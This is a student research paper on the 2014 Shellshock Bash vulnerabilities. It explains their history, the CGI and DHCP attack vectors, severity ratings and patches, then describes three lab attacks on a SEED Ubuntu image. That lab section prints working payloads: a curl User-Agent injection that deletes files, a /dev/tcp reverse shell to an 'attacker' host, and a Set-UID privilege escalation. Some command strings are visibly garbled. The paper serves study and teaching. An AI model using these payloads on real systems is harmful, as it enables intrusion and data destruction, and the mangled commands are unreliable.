

```
exploit='() { ;; }; echo "Shellshock!"
```

Zach Havens

University of Manitoba
Student ID: 7671770
havensz@myumanitoba.ca

Vanessa Reimer

University of Manitoba
Student ID: 7691114
reimerv3@myumanitoba.ca

ABSTRACT

This paper reports on the collection of Bash vulnerabilities known as Shellshock that were discovered in September 2014. These vulnerabilities allowed for code injection to occur through malformed function definitions, enabling attackers to execute arbitrary code on exposed systems. A wide range of possible attacks, including ones against web servers and DHCP clients, and their ease of execution led to the Shellshock vulnerabilities being ranked in the highest category of CVSS severity. Action to remediate the security holes immediately followed their public announcement, including temporary methods to mitigate the impact as well as long term patches to Bash. To better understand these vulnerabilities, three attacks carried out against an Ubuntu image with an unpatched version of Bash are outlined.

Keywords

Shellshock; Bash; CVE-2014-6271; CVE-2014-6277; CVE-2014-6278; CVE-2014-7169; CVE-2014-7186; CVE-2014-7187; OS injection; CGI; dhcpcd; OpenSSH; Vulnerability; Exploit

1. DESCRIPTION OF THE VULNERABILITY

Bash, the Bourne Again SHell, was first released in 1989 as part of the GNU Project. Written by Brian Fox as an improvement over the Bourne shell (sh), desirable features from the Korn shell (ksh) and C shell (csh) were included as well [8]. Bash also follows the IEEE POSIX P1003.2/ISO 9945.2 Shell and Tools standard [8]. In the early 1990s, Chet Ramey took over for Fox as the maintainer of Bash [17].

On September 12, 2014, Ramey received notice from Stéphane Chazelas about a significant security hole in Bash, analogous to an issue Chazelas had found a few months prior in another system [17]. The vulnerability, known later as Shellshock, was a form of injection that enabled an attacker to execute code remotely on vulnerable systems [21]. This was accomplished through a malformed function declaration that was exported as an environment variable to later Bash instances [21]. Normally, a Bash function is defined using the following format:

```
$ safe_function='() { echo "This is safe"; }'  
$
```

Alternatively, a Bash function defined to exploit this vulnerability is structured as follows:

```
$ malicious_function='() { ;; }; echo "This is malicious"  
$
```

When a new Bash shell is invoked, the *initialize_shell_variables* function iterates through the environment variables from the previous shell checking for function definitions [18]. It detects these by checking to see if the variable value begins with the substring “() {“. When it finds one, it copies the value of the environment variable in its entirety and passes it to the *parse_and_execute* function for parsing and executing [18]. Neither of the two functions removes any part of the command string after the closing brace of the function definition before it gets executed. In the case of the safe definition above this means that the string that gets executed is just the function definition, which causes the function to be redefined in the new shell. In the case of the malicious definition the semicolon separates two commands to be executed serially, meaning that the function gets redefined and then the trailing code gets executed within the new shell. This injected exploit code can have arbitrary contents and be of arbitrary length due to the fact that the entire command string gets interpreted as a whole by the *initialize_shell_variables* and *parse_and_execute* functions. All of the contents of the exploit string will therefore be executed in the newly created shell, leaving vulnerable systems open to any actions possible through a Bash script.

Information about the bug was publicly released by the National Institute of Standards and Technology on September 24, 2014 under the identifier CVE-2014-6271 [22]. Systems exposed to attack were those using Bash versions 4.3 and earlier [21]. This includes all Linux and Mac OS X systems where Bash was the default shell and any Unix systems where Bash had been installed. Ramey, Chazelas, and other open-source security developers had created a patch prior to the public alert which was released simultaneously [17].

A researcher soon found another flaw that the patch did not address, leading to a second report being released that same day under CVE-2014-7169 [23, 28]. Florian Weimer, a Red Hat Product Security researcher, uncovered two additional vulnerabilities that were published four days later on September 28th under CVE-2014-7186 and CVE-2014-7187 [20, 26, 27]. Two more related issues were reported under CVE-2014-6277 and CVE-2014-6278 on September 27th and September 30th, respectively [23, 24]. This set of vulnerabilities, collectively known as the Shellshock family, had remained undiscovered for 22 years [17].

2. EXPLOIT VECTORS

In order to understand the severity and impact of the vulnerability, some methods of exploiting it will be outlined. As an OS injection vulnerability, the attacker must somehow provide a specially crafted input to the vulnerable system that then gets misinterpreted, causing a payload to be executed. In terms of the Shellshock family, this means passing in a string that then gets set as a Bash environment variable, allowing for arbitrary code execution. The trivial method of doing this is simply executing the export command in the shell itself. This is redundant however, as the attacker would already have to have access to the shell, and could already execute arbitrary commands with the same permissions. The two most important non-trivial exploit vectors that were used to exploit this vulnerability were web servers and DHCP clients.

Insecure web servers were the most common exploit vectors for Shellshock. In order to create dynamic web content, web gateways are used to allow server-side applications to interact with the web server handling the requests. These gateways parse the request from the client and make the request information available to the server-side applications in some manner. The applications then access the request information and use it to dynamically generate a response for the client. Following that, the gateway sends the response back to the client via the web server. The key aspect of this design is the method by which the web gateway and server-side applications exchange information. One of the most prolific web gateways is the Common Gateway Interface (CGI). In order to be able to provide request information to server-side applications, regardless of language used, CGI relies on system implemented environment variables [19]. CGI first sets all of the relevant request information as environment variables within its own shell, then starts the appropriate request handling application in subshells. It is the responsibility of the handling application to get the environment variables from the system and interpret them as necessary. Importantly, no sanitization is performed by CGI on the request parameters that it exports meaning that any information that is exported by CGI is entirely client defined. An attacker could therefore exploit any web server using CGI in a Bash shell by setting any of the request parameters to a string containing exploit code as that code will be executed when that parameter is exported and the subshell is spawned [1]. Web servers using other web gateways such as `mod_php` and `mod_python` that do not use environment variables for interfacing with applications were not vectors for exploiting this vulnerability [1]. Many websites did not use these newer gateways and combined with the active nature of this vector, it was a primary exploitation method used by attackers [9].

Another exploit vector for this vulnerability is through a common DHCP client implementation, *dhclient*, also included in many *NIX distributions alongside Bash. In order to allow for more customization of DHCP configurations, *dhclient* allows for scripts to be defined that handle newly acquired leases. In order to allow these scripts to dictate configuration, *dhclient* receives a lease from a DHCP server, exports the lease information as a series of environment variables, and runs the *dhclient* scripts [4]. The *dhclient* scripts then get the lease information from the environment variables and performs the necessary configuration. This is a very similar pattern to the one used by CGI and similarly does not perform any sanitation on the response that it receives from the DHCP server. In order to exploit the vulnerability via this vector, an attacker can make use of a malicious or compromised DHCP server that responds with exploit strings in lease information fields. These strings will get exported and executed during the *dhclient* script handoff process on the target system. This vector differs from the web server exploit in that it requires the victim to request a lease from a compromised or malicious DHCP server [5]. The attacker can force the victim to renew their lease by sending a FORCERENEW message to the client, but the client is still responsible for responding and starting the lease renewal process, which it will not do without proper authentication [12]. This added authentication and client-initiated communication means that *dhclient* is a more passive exploit vector than web servers handling unauthenticated, unsolicited requests.

Any application that relies on system defined environment variables and uses improper input validation has the potential to be another exploit vector for this vulnerability. Other examples of known vectors include OpenSSH/sshd and the CUPS printing system [1]. The two vectors outlined above were the most prolific and high-profile of the exploit methods and, when taken in context of the widespread use of the Bash shell, are the primary reasons for the severity of the vulnerability.

3. SEVERITY

At the time that the vulnerability was initially discovered and analyzed it was considered to be extremely severe. The CVE for the initial vulnerability was given the highest score possible in the CVSS severity metrics [22]. The CVSS scores contain many sub-metrics corresponding to different aspects of a vulnerability including the confidentiality, integrity, and availability impacts, ease of exploitation, scope of the attack vectors, and other facets impacting security [11]. In each of confidentiality, integrity, and availability, the vulnerability was listed as having complete impact on affected systems. This is because the arbitrary code execution enabled by this vulnerability can allow an attacker to perform any actions on the system such as reading files, modifying files, or shutting down the impacted host altogether. Each of these actions completely violates at least one of the three security pillars. The vulnerability was also given a high severity because of the ease of exploitation. As shown above there are many vectors for exploiting the vulnerability, all of which can be done with very little effort or background knowledge. In addition, the scope of exploitation is extremely wide as the attacker does not need physical or local access to the target endpoint and can perform their attack over the public internet, so long as the target and exploitation vector are externally accessible. The final factor in the assessment of its severity was that the vulnerability requires no authentication to exploit. This is evident as the web based attack that was outlined merely required the web server to handle a request, since CGI would forward the request to the handling application without any performing any authentication beforehand. All of these factors combined earned the initial CVE the greatest possible severity. All of the other CVEs that are part of the Shellshock family also received the same severity rating due to the same or similar characteristics [23, 24, 25, 26, 27].

4. REMEDIATION

Once the vulnerability had been discovered, the first priority for security professionals became finding a way of mitigating the impact of the vulnerability and to remediate it. Fortunately, determining whether or not a system was vulnerable was very simple, and could be done by running the following command from any terminal [24]:

```
$ x="" { ;; }; echo `VULNERABLE`" & /bin/bash :
```

This command defines a new environment variable that can exploit the vulnerability and invokes a new Bash shell which then exits after initialization. If the system echoes "VULNERABLE", then Bash incorrectly parsed the environment variable during initialization and is vulnerable. This made it very simple for security personnel to determine which systems needed new forms of protection. Once vulnerable systems were identified, mitigation and remediation could take place.

One way to mitigate the impact was to eliminate the exploit vectors that could be used to take advantage of the vulnerability. To eliminate the web server vector for Shellshock, the primary solution was to implement Web Application Firewalls (WAFs). Due to the fact that certain substrings must appear in the exploit string, it is relatively easy to filter out of regular traffic [13]. Adding WAF rules that rejected any incoming requests containing exploit string characteristics would cause them not to be exported or misinterpreted by Bash [13].

The only way to completely remove the vulnerability was to remediate it. Since the vulnerability was contained entirely within Bash, a patch for the shell was needed. To this end, the first patch to Bash after the discovery of the vulnerability was published on September 25th, 2014, titled "*bash43-025*" [2]. The patch aimed to implement proper interpretation and sanitization of environment variables when initializing a new shell. It was successful in that it remediated the initial vulnerability, but further investigation of the patch resulted in the discovery of several other methods of injecting commands into environment variables, as well as other inconsistencies within Bash.

4.1 Additional Vulnerabilities

The first of the new vulnerabilities, listed as CVE-2014-7169 was another method of executing arbitrary code by getting Bash to look for an output file name that did not exist, causing it to escape the parsing controls added by the initial patch [25, 29]. Patch *bash43-026* was created in order to fix this new vulnerability by ignoring the output path indicator in certain situations [14]. Several other vulnerabilities were also created around this time and added to the Shellshock family, including a buffer overflow denial of service vulnerability, CVE-2014-7186, and an out-of-bound access denial of service vulnerability, CVE-2014-7187 [26, 27]. Once again a new patch was published, *bash43-027*, which solved these two vulnerabilities by changing the method by which exported functions were encoded [28]. The final major Shellshock vulnerability discovered was CVE-2014-6278, which allowed for arbitrary code to be easily injected in a similar manner to the initial vulnerability [24]. It was discovered on a version of Bash with the first Shellshock patch applied by using an input fuzzer to generate pseudo-random inputs [29]. The export string for this vulnerability was as follows:

```
$ x="' () { _; } >_[${$()}] { <executed code> }' bash -c :"
```

According to security researchers, the two nested command substitution blocks cause the Bash parser to improperly escape its state and execute the code contained within the braces. This was considered the most severe of the additional vulnerabilities because it had the exact same characteristics as the initial vulnerability and could be exploited using the same vectors, therefore exploit kits for the original vulnerability could be deployed against patched systems with minimal adjustment [29]. It was later determined that this final vulnerability was also remediated by the function parser hardening in the *bash43-027* patch [3].

5. IMPLEMENTATION

To exploit the Shellshock vulnerability first hand, we carried out several types of attacks on a vulnerable Ubuntu image provided by Syracuse University [6]. Along with the Ubuntu image, the university created a lab outlining two attacks that make use of the vulnerability [7], described in sections 5.1 and 5.3.

5.1 Remote Access to Web Server Files

The first attack targets a CGI program used to dynamically render a simple web page. For our purposes the program was located on the localhost, however, a real attack would target a remote web server.

The following CGI program, *index.cgi*, was saved to the `/usr/lib/cgi-bin` directory and used in the attack [7]:

```
#!/bin/bash

Echo "Content-type: text/plain"
Echo
Echo "Hello world!"
```

File permissions were set to allow execution of the file and ownership of the parent directory was given to www-data. Prior to the attack, loading the webpage in a browser gave Figure 1.




Figure 1: The simple CGI web page

The attack was then executed with the following command [15]:

```
$ curl -A "() { ;; }; /bin/rm /usr/lib/cgi-bin/*" http://localhost/cgi-bin/index.cgi
```

In using `-A`, Apache sees that the `UserAgent` environment variable has been defined. Since it appears to be defined as a function, Apache proceeds to parse it. The malformed definition causes the included shell script to be injected onto the remote server. The result is that all files in the `/usr/lib/cgi-bin` directory are removed, including our `index.cgi` source, as shown in Figure 2.



Figure 2: Post-attack, the CGI web page is no longer available

This type of attack is an example of how web servers using CGI gateways can be targeted through Apache environment variables.

5.2 Reverse Shell Example


One drawback of the first attack outlined against the web server is that the interaction with the victim is pre-defined and unidirectional as the commands must be embedded in the request, and shell output is not sent back to the attacker. In order to make the attack more robust and flexible a reverse shell can be invoked from the victim back to the attacker [10]. This enables bidirectional interactive control over the victim in order to execute arbitrary commands in the shell. Many methods of creating a reverse shell exist, but the one that we have implemented only requires the use of Bash TCP sockets, and not other applications such as ssh or netcat. This is beneficial as we can guarantee that Bash is on any vulnerable system by definition, but cannot guarantee that other tools are installed. The first step in creating a reverse shell is setting the attacking system to listen for incoming connections coming from the target endpoint. In this example, this was done by running an instance of netcat listening for connections on port 4444:

```
$ nc -lv -p 4444
listening on [any] 4444 ...
```

The target was then sent an HTTP request header with the exploit string in the `User-Agent` field:

```
$ curl -A "(" { :; }; /bin/bash >& /dev/tcp/attacker/4444 0>&1" \  
http://localhost/cgi-bin/index.cgi
```

When CGI spawns its subshell, the malicious string exploits the vulnerability in Bash, causing the subshell to create yet another shell with input and output routing through a TCP socket connecting to a remote system on port 4444. In this case the remote system is our “attacker” system listening for incoming connections on that same port. Once the connection has been established, the attacker can then interact with the shell on the target endpoint from the attacking system:



```
seed@seed-desktop:~$ nc -lv -p 4444  
listening on [any] 4444 ...  
connect to [192.168.56.101] from ubuntu.local [192.168.56.102] 48709  
echo test  
test  
pwd  
/usr/lib/cgi-bin  
ls -la  
total 8016  
drwxr-xr-x  2 root  root    4096 Apr  5 07:56 .  
drwxr-xr-x 187 root  root   36864 Apr  5 07:52 ..  
-rwxr-xr-x  1 www-data www-data  76 Apr  5 07:56 myprog.cgi  
lrwxrwxrwx  1 root  root    29 Sep 15 2013 php -> /etc/alt  
-rwxr-xr-x  1 root  root   8160168 Sep  4 2014 php5
```

Figure 3: Successful Reverse Shell

This attack can be performed on any system that allows outbound TCP socket connections to be defined in this manner. Other methods of sending outbound shell connections from within the target endpoint, such as netcat, can also be used with the same result.

5.3 Root Privilege

The third attack targets Set-UID programs to obtain root privilege [7]. Set-UID applications give any users with permissions to run the application the ability to run the application as the owning user. If the owning user of a Set-UID program is root, then that application can be used to execute arbitrary code with elevated privileges. In order to illustrate this property, a text file, *secret.txt*, was created as root with only read permissions by root and no permissions for group or other users.

The following C program, *rootls.c*, was also created [7]:

```
#include <stdio.h>  
  
void main() {  
    setuid(geteuid());  
    system("/bin/ls -l");  
}
```

This program simply elevates the process to use the ID of the program owner, which is root in this instance, and then uses the system function to run an *ls* command in a new subshell. After compiling this program, permissions on the *rootls* executable were set to 4754 to make it a Set-UID program with root set as its owner.

Prior to the attack, a non-root user received the following message when trying to read *secret.txt*:

```
$ cat secret.txt  
cat: secret.txt: Permission denied  
$
```

To carry out the attack and gain access to the file, the following commands were entered [16]:

```
$ export attack='() { :; }; cat secret.txt'  
$ ./rootls  
You are viewing the contents of secret.txt!  
$
```

Exporting the malformed attack function causes the script to view *secret.txt* to be injected into the environment variable. Within the *rootls* program, the command *setuid* allows the *system* call to be made as root. When the program is run, the system method invokes a new shell to execute the *ls* command. In the case of the test system, the default shell is Bash, and when this bash shell is invoked, it performs the vulnerable parsing of all exported environment variables. This causes the injected code to be executed and the contents of *secret.txt* are successfully displayed, as the shell that ran the commands was invoked with the privileges of root which has permissions to read the secret

file. This same method could allow for any arbitrary code to be run as root simply by changing or adding new environment variables prior to the elevated shell invocation by the vulnerable Set-UID program.

6. CONCLUSION

The collection of Shellshock vulnerabilities left systems exposed to a wide variety attacks through subjective code injection in the Bash shell. While remediation efforts were prompt, the vulnerabilities were not entirely patched for several days. It is difficult to quantify the impact of the Shellshock vulnerabilities as there were an immense amount of exploit vectors and exposed systems. Additionally, by remaining undiscovered for 22 years, it is impossible to know whether or not these vulnerabilities were being exploited prior to their public reportings. It is events like these that serve as a reminder of the importance of performing thorough code assessments, including verifying all input is sanitized, especially in code that carries such a strong presence across the computing industry.

7. REFERENCES

- [1] "Bash Code Injection Vulnerability via Specially Crafted Environment Variables (CVE-2014-6271, CVE-2014-7169)." *Customer Portal*. Red Hat, 2 Oct. 2014. Web. 10 Apr. 2016. <<https://access.redhat.com/articles/1200223>>.
- [2] Chazelas, Stephane. "Bash Patch Report." GNU Project., 24 Sept. 2014. Web. 10 Apr. 2016. <<http://ftp.gnu.org/gnu/bash/bash-4.3-patches/bash43-025>>.
- [3] "CVE-2014-6278." *SUSE*. Web. 11 Apr. 2016. <<https://www.suse.com/security/cve/CVE-2014-6278.html>>.
- [4] "DHCLIENT-SCRIPT(8)." *FreeBSD Man Pages*. FreeBSD, 6 Sept. 2010. Web. 10 Apr. 2016. <[http://www.freebsd.org/cgi/man.cgi?dhclient-script\(8\)](http://www.freebsd.org/cgi/man.cgi?dhclient-script(8))>.
- [5] Droms, R. "Dynamic Host Configure Protocol." *RFC 2131*. Network Working Group, Mar. 1997. Web. 10 Apr. 2016. <<https://www.ietf.org/rfc/rfc2131.txt>>.
- [6] Du, Wenliang. "Lab Environment Setup." *SEEDLabs*. Syracuse University. Web. 11 Apr. 2016. <http://www.cis.syr.edu/~wedu/seed/lab_env.html>.
- [7] Du, Wenliang. "Shellshock Attack Lab." *SEED Labs*. Syracuse University, 29 Sept. 2014. Web. 11 Apr. 2016. <http://www.cis.syr.edu/~wedu/seed/Labs_12.04/Software/Shellshock/Shellshock.pdf>.
- [8] "GNU Bash." *GNU Operating System*. Free Software Foundation Inc., 02 Feb. 2014. Web. 10 Apr. 2016. <<http://www.gnu.org/software/bash/>>.
- [9] Graham-Cumming, John. "Inside Shellshock: How Hackers Are Using It to Exploit Systems." *CloudFlare*. 30 Sept. 2014. Web. 10 Apr. 2016. <<https://blog.cloudflare.com/inside-shellshock/>>.
- [10] Hammer, Richard. *Inside-Out Vulnerabilities, Reverse Shells*. Tech. SANS Institute InfoSec Reading Room, 10 Nov. 2006. Web. 11 Apr. 2016. <<https://www.sans.org/reading-room/whitepapers/covert/inside-out-vulnerabilities-reverse-shells-1663>>.
- [11] Mell, Peter, Karen Scarfone, and Sasha Romanosky. "A Complete Guide to the Common Vulnerability Scoring System Version 2.0." *First*. Web. 10 Apr. 2016. <<https://www.first.org/cvss/v2/guide>>.
- [12] Miles, D., W. Dec, J. Bristow, and R. Maglione. "Forcerenew Nonce Authentication." *RFC 6704*. IETF, Aug. 2012. Web. 10 Apr. 2016. <<https://tools.ietf.org/html/rfc6704>>.
- [13] "Mitigating the Shellshock Vulnerability (CVE-2014-6271 and CVE-2014-7169)." *Customer Portal*. Red Hat, 6 Oct. 2014. Web. 10 Apr. 2016. <<https://access.redhat.com/articles/1212303>>.
- [14] Ormandy, Travis. "Bash Patch Report." GNU Project, 26 Sept. 2014. Web. 10 Apr. 2016. <<http://ftp.gnu.org/gnu/bash/bash-4.3-patches/bash43-026>>.
- [15] *Part 2 - Apache Live Demo*. Dir. Carter Yagemann. Syracuse University, 02 Oct. 2014. Web. 11 Apr. 2016. <[https://bitbucket.org/carter-yagemann/shellshock/src/ea41faea07f5556e9d5f4464c10aa5f96cf6f4/Video Presentations/Part 2 - Apache Live Demo.mp4?at=master&fileviewer=file-view-default](https://bitbucket.org/carter-yagemann/shellshock/src/ea41faea07f5556e9d5f4464c10aa5f96cf6f4/Video%20Presentations/Part%20-%20Apache%20Live%20Demo.mp4?at=master&fileviewer=file-view-default)>.

- [16] *Part 3 - SetUID Live Demo*. Dir. Carter Yagemann. Syracuse University, 02 Oct. 2014. Web. 11 Apr. 2016. <<https://bitbucket.org/carter-yagemann/shellshock/src/ea41faea07f5556e9d5f4464c10aa5f96cf6f4/Video%20Presentations/Part%203%20-%20SetUID%20Live%20Demo.mp4?at=master&fileviewer=file-view-default>>.
- [17] Perlroth, Nicole. "Security Experts Expect 'Shellshock' Software Bug in Bash to Be Significant." *The New York Times*. 25 Sept. 2014. Web. 10 Apr. 2016. <<http://www.nytimes.com/2014/09/26/technology/security-experts-expect-shellshock-software-bug-to-be-significant.html>>.
- [18] Ramey, Chet. *root/variables.c*. *Bash.git*. Vers. 4.3. Web. 11 Apr. 2016. <<http://git.savannah.gnu.org/cgi/bash.git/tree/variables.c?id=ac50fbac377e32b98d2de396f016ea81e8ee9961>>.
- [19] Robinson, D., and K. Coar. "The Common Gateway Interface (CGI) Version 1.1." *RFC 3875*. Network Working Group, Oct. 2004. Web. 10 Apr. 2016. <<https://tools.ietf.org/html/rfc3875>>.
- [20] Sidhpurwala, Huzalfa. "Frequently Asked Questions About the Shellshock Bash Flaws." *Security Blog*. Red Hat, 26 Sept. 2014. Web. 10 Apr. 2016. <<https://securityblog.redhat.com/2014/09/26/frequently-asked-questions-about-the-shellshock-bash-flaws/>>.
- [21] "Vulnerability Note VU#252743; GNU Bash Shell Executes Commands in Exported Functions in Environment Variables." *Vulnerability Notes Database*. DHS Office of Cybersecurity and Communications, 25 Sept. 2014. Web. 10 Apr. 2016. <<http://www.kb.cert.org/vuls/id/252743>>.
- [22] "Vulnerability Summary for CVE-2014-6271." *National Vulnerability Database*. National Institute of Standards and Technology, 24 Sept. 2014. Web. 10 Apr. 2016. <<https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6271>>.
- [23] "Vulnerability Summary for CVE-2014-6277." *National Vulnerability Database*. National Institute of Standards and Technology, 27 Sept. 2014. Web. 10 Apr. 2016. <<https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6277>>.
- [24] "Vulnerability Summary for CVE-2014-6278." *National Vulnerability Database*. National Institute of Standards and Technology, 30 Sept. 2014. Web. 10 Apr. 2016. <<https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6278>>.
- [25] "Vulnerability Summary for CVE-2014-7169." *National Vulnerability Database*. National Institute of Standards and Technology, 24 Sept. 2014. Web. 10 Apr. 2016. <<https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-7169>>.
- [26] "Vulnerability Summary for CVE-2014-7186." *National Vulnerability Database*. National Institute of Standards and Technology, 28 Sept. 2014. Web. 10 Apr. 2016. <<https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-7186>>.
- [27] "Vulnerability Summary for CVE-2014-7187." *National Vulnerability Database*. National Institute of Standards and Technology, 28 Sept. 2014. Web. 10 Apr. 2016. <<https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-7187>>.
- [28] Weimer, Florian. "Bash Patch Report." GNU Project, 27 Sept. 2014. Web. 10 Apr. 2016. <<http://ftp.gnu.org/gnu/bash/bash-4.3-patches/bash43-027>>.
- [29] Zalewski, Michal. "Bash Bug: The Other Two RCEs, or How We Chipped Away at the Original Fix (CVE-2014-6277 and '78)." *Icamtuf's Blog*. Blogspot, 1 Oct. 2014. Web. 10 Apr. 2016. <<https://lcamtuf.blogspot.ca/2014/10/bash-bug-how-we-finally-cracked.html>>.